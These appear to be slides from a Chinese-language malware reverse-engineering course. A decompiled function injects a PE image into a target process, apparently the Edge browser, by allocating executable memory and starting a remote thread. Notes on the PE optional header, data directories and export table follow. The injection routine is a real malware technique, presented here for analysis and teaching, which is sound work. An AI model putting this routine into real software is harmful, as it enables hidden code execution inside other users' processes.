
Where does the thread start?

```
1 __int64 __fastcall sub_140001A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
2 {
3     DWORD v4; // eax
4     DWORD LastError; // eax
5     HANDLE hProcess; // [rsp+40h] [rbp-38h]
6     char *lpBaseAddress; // [rsp+48h] [rbp-30h]
7     LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
8     __int64 v9; // [rsp+58h] [rbp-20h] BYREF
9     DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF
10
11    v9 = 0i64;
12    sub_1400018F0((__int64)pe, &v9); ←
13    if ( v9 )
14    {
15        hProcess = OpenProcess(0x43Au, 0, edge_pid);
16        if ( hProcess )
17        {
18            lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
19            if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
20            {
21                lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
22                CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
23                printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
24                return 1i64;
25            }
26        }
27    }
28}
```

PE File Format – Export Address Table (EAT)

NT Headers – Optional Header

- 0x18: Magic (0x20B / 0x10B)
 - Loader 實際判斷 PE 是否可於 64-bit 運行
- 0x28: AddressOfEntryPoint
 - 程式進入點的 RVA
- 0x70: Data Directory
 - 指向 **loader** 載入時所需的各種 **table** (e.g., 導出函數)
- IMAGE OPTIONAL HEADER




Data Directory[16]

- 紀錄載入時所需的各種 table
- 共有 16 個 entry，今天會提到：
 - [0]: Export Table
 - [1]: Import Table
 - [5]: Base Relocation Table
 - [12]: Import Address Table
- 每個 entry 包含 table 的 RVA 和 size
- IMAGE DATA DIRECTORY


Data Directory[16]		
	0 1 2 3 4 5 6 7	
0x00	Export Table	Size of Export Table
0x08	Import Table	Size of Import Table
...
0x28	Base Relocation Table	Size of Base Reloc. Table
...
0x60	Import Address Table	Size of Import Address Table

Export Table

